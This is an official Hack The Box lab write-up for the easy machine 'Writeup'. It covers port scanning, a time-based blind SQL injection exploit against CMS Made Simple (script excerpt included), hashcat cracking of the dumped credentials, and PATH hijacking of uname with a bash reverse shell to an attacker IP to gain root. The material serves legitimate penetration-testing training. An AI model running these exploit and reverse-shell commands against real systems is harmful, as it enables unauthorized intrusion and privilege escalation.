Hack The Box
PEN-TESTING LABS

Writeup

12th June 2019 / Document No D19.100.42

Prepared By: MinatoTW

Machine Author: jkr

Difficulty: Easy

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Writeup is an easy difficulty Linux box with DoS protection in place to prevent brute forcing. A CMS is found, and contains a SQL injection vulnerability, which is leveraged to gain user credentials. The user is found to be in a non-default group, which gives him write access to part of the PATH. A path hijacking results in escalation of privileges to root.

Skills Required

- Enumeration

Skills Learned

- Path hijacking
- Process enumeration

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

ENUMERATION

NMAP

```
nmap -p- -T4 --min-rate=1000 10.10.10.138
```


```
root@Ubuntu:~/Documents/HTB/Writeup# nmap -p- -T4 --min-rate=1000 10.10.10.138
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-09 17:10 IST
Nmap scan report for 10.10.10.138
Host is up (0.17s latency).
Not shown: 65533 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 132.46 seconds
root@Ubuntu:~/Documents/HTB/Writeup#
```

We see SSH and Apache open on their common ports.

APACHE


Browsing to port 80 we see a retro style page.



We see that the server has DoS protection enabled. However, we can instead use Burp Spider to crawl the application for files and folders.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


Intercept a request in Burp, Right click on it and select “Send to spider”. Switch to the target tab and we’ll see it found some files.



Host	Method	URL	Params	Stat...	Length	MIME type	Title
http://10.10.10.138	GET	/		200	3309	HTML	Nothing here yet.
http://10.10.10.138	GET	/robots.txt		200	587	text	
http://10.10.10.138	GET	/writeup/		200	1941	HTML	Home - writeup
http://10.10.10.138	GET	/writeup/index.php		200	1871	HTML	Home - writeup
http://10.10.10.138	GET	/writeup/index.php?p...	✓	200	7333	HTML	blue - writeup
http://10.10.10.138	GET	/writeup/index.php?p...	✓	200	1954	HTML	writeup - writeup
http://10.10.10.138	GET	/writeup/index.php?p...	✓	200	15944	HTML	ypuffy - writeup

The robots.txt contains a disallowed entry /writeup which was also spidered by Burp.

Browsing to /writeup we see a page containing box writeups.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Looking at the cookies we spot a cookie named CMSSESSID.

```
GET /writeup/index.php?page=blue HTTP/1.1
Host: 10.10.10.138
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x6
Connection: close
Referer: http://10.10.10.138/writeup/
Cookie: CMSSESSID9d372ef93962=0bcue84shsuapavnc2p9t26ri5
```

So it must be hosting some kind of CMS but we don't know which. We can use wappalyzer in order to find the CMS.

```
apt install npm
npm i -g wappalyzer
wappalyzer http://10.10.10.138/writeup/ | jq
```

```
root@Ubuntu:~/Documents/HTB/Writeup# wappalyzer http://10.10.10.138/writeup/ | jq
{
  "urls": {
    "http://10.10.10.138/writeup/": {
      "status": 200
    }
  },
  "applications": [
    {
      "name": "Apache",
      "confidence": "100",
      "version": "2.4.25",
      "icon": "Apache.svg",
      "website": "http://apache.org",
      "categories": [
        {
          "22": "Web Servers"
        }
      ]
    },
    {
      "name": "CMS Made Simple",
      "confidence": "100",
      "version":      ,
      "icon": "CMS Made Simple.png",
      "website": "http://cmsmadesimple.org",
      "categories": [
        {
          "1": "CMS"
        }
      ]
    },
    {
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

We receive all sorts of information about the backend including the name of the CMS - “CMS Made Simple”. The source of the page confirms the same.

```
    <title>Home - writeup</title>

<base href="http://10.10.10.138/writeup/" />
<meta name="Generator" content="CMS Made Simple - Copyright (C) 2004-2019. All rights reserved." />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

    <!-- cms_stylesheet error: No stylesheets matched the criteria specified -->
<style>.footer { background-color: white; position: fixed; left: 0; bottom: 0; width: 100%; color: bla
```

We see that the Copyright is for 2004-2019. So this must be a 2019 version. Going to exploit-db and searching for it we find a SQL injection vulnerability from the same year. Looking at the script we see that it’s exploiting a time-based blind injection.

```
            ord_salt_temp = ord_salt + hex(ord(dictionary[i]))[2:]
            beautify_print_try(temp_salt)
            payload = "a,b,1,5))+and+(select+sleep(" + str(TIME) + '
+ "25+and+sitepref_name+like+0x736974656d61736b)+--+"
            url = url_vuln + "&m1_idlist=" + payload
            start_time = time.time()
            r = session.get(url)
            elapsed_time = time.time() - start_time
            if elapsed_time >= TIME:
```

Download the script and supply it with the URL to our target.

```
wget https://www.exploit-db.com/download/46635
python 46635 -u http://10.10.10.138/writeup
```

```
[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htb
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
root@Ubuntu:~/Documents/HTB/Writeup#
```

It finds the username “jkr”, password hash and the salt.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

FOOTHOLD

We can use hashcat to crack the MD5 hash. Copy the hash into a file in the format hash:salt and then use hashcat mode 20 to crack it.

```
echo '62def4866937f08cc13bab43bb14e6f7:5a599ef579066807' > hash
hashcat -a 0 -m 20 hash rockyou.txt
```

```
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 3 secs

62def4866937f08cc13bab43bb14e6f7:5a599ef579066807:raykayjay9

Session..........: hashcat
Status...........: Cracked
Hash.Type........: md5($salt.$pass)
```

The hash is cracked as raykayjay9. The credentials jkr / raykayjay9 are used to SSH into the box.

```
ssh jkr@10.10.10.138
```

```
root@Ubuntu:~/Documents/HTB/Writeup# ssh jkr@10.10.10.138
jkr@10.10.10.138's password:
Linux writeup 4.9.0-8-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jun  9 08:27:36 2019 from 10.10.14.7
jkr@writeup:~$ id
uid=1000(jkr) gid=1000(jkr) groups=1000(jkr),24(cdrom),25(floppy),29(audio),30(
jkr@writeup:~$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

PRIVILEGE ESCALATION

ENUMERATION

Let's find the configuration files edited on the box recently.

```
cd /etc
ls -lt
```

Most files were edited on April 19 among which the update-motd.d directory is found too.

```
drwxr-xr-x 4 root root    4096 Apr 19 04:12 dpkg
drwxr-xr-x 2 root root    4096 Apr 19 04:12 update-motd.d
drwxr-xr-x 2 root root    4096 Apr 19 04:11 console-setup
drwxr-xr-x 4 root root    4096 Apr 19 04:11 X11
```

This directory contains configuration files for the motd (message of the day) service which is used to send messages to users. Looking into the folder we see an uncommon file which is 10-uname.

```
jkr@writeup:/etc/update-motd.d$ ls -la
total 12
drwxr-xr-x  2 root root 4096 Apr 19 04:12 .
drwxr-xr-x 79 root root 4096 May  1 09:52 ..
-rwxr-xr-x  1 root root   23 Jun  3  2018 10-uname
jkr@writeup:/etc/update-motd.d$
```

```
jkr@writeup:/etc/update-motd.d$ cat 10-uname
#!/bin/sh
uname -rnsom
jkr@writeup:/etc/update-motd.d$
```

Let's see if this is called when a user logs in. Download pspy onto the box and run it.

```
wget https://github.com/DominicBreuker/pspy/releases/download/v1.0.0/pspy32
scp pspy32 jkr@10.10.10.138:/tmp
cd /tmp
chmod +x pspy32
./pspy32
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Let it run, and from another terminal login to SSH.

```
2019/06/09 08:45:43 CMD: UID=0    PID=8530   | sshd: jkr [priv]
2019/06/09 08:45:43 CMD: UID=0    PID=8531   | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr
sysinit /etc/update-motd.d > /run/motd.dynamic.new
2019/06/09 08:45:43 CMD: UID=0    PID=8532   | run-parts --lsbsysinit /etc/update-motd.d
2019/06/09 08:45:43 CMD: UID=0    PID=8533   | /bin/sh /etc/update-motd.d/10-uname
2019/06/09 08:45:43 CMD: UID=0    PID=8534   | sshd: jkr [priv]
2019/06/09 08:45:43 CMD: UID=1000 PID=8535   | sshd: jkr@pts/3
2019/06/09 08:45:43 CMD: UID=1000 PID=8536   | -bash
```

We see that motd was called and the file 10-uname was accessed. Going back and looking at the user's groups we see that he's in the "staff" group which is non-standard.

```
jkr@writeup:/tmp$ groups
jkr cdrom floppy audio dip video plugdev staff netdev
jkr@writeup:/tmp$
```

Let's find the files and folders owned by the group.

```
find / -group staff 2>/dev/null
```

```
jkr@writeup:/tmp$ find / -group staff 2>/dev/null
/var/local
/usr/local
/usr/local/bin
/usr/local/include
/usr/local/share
/usr/local/share/sgml
```

We see that the members can write to /usr/local and sub folders.

```
jkr@writeup:/usr/local$ ls -la
total 64
drwxrwsr-x 10 root staff  4096 Apr 19 04:11 .
drwxr-xr-x 10 root root   4096 Apr 19 04:11 ..
drwx-wsr-x  2 root staff 20480 Jun  9 06:15 bin
drwxrwsr-x  2 root staff  4096 Apr 19 04:11 etc
drwxrwsr-x  2 root staff  4096 Apr 19 04:11 games
drwxrwsr-x  2 root staff  4096 Apr 19 04:11 include
drwxrwsr-x  4 root staff  4096 Apr 24 13:13 lib
lrwxrwxrwx  1 root staff     9 Apr 19 04:11 man -> share/man
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Looking at the PATH variable we see that the /usr/local/bin comes first in the search order.

```
jkr@writeup:/usr/local$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
jkr@writeup:/usr/local$
```

So, we can place a malicious uname in the folder and when root calls uname it will look for it in the /usr/local/bin folder first and execute it.

PATH HIJACKING

Let's place uname in the folder with a reverse shell.

```
cd /tmp
printf '#!/bin/bash' > uname
printf '\nbash -i >& /dev/tcp/10.10.14.7/4444 0>&1' >> uname
chmod a+x uname
cp uname /usr/local/bin
```

Start listening and login via SSH from another terminal.

```
root@Ubuntu:~/Documents/HTB/Writeup# ssh jkr@10.10.10.138
jkr@10.10.10.138's password:


root@Ubuntu:~/Documents/HTB/Writeup# nc -lvp 4444
Listening on [0.0.0.0] (family 2, port 4444)
Connection from 10.10.10.138 55082 received!
bash: cannot set terminal process group (8638): Inappropriate ioctl for device
bash: no job control in this shell
root@writeup:/# wc -c /root/root.txt
wc -c /root/root.txt
33 /root/root.txt
root@writeup:/#
```

This will execute our malicious uname and give us a shell as root.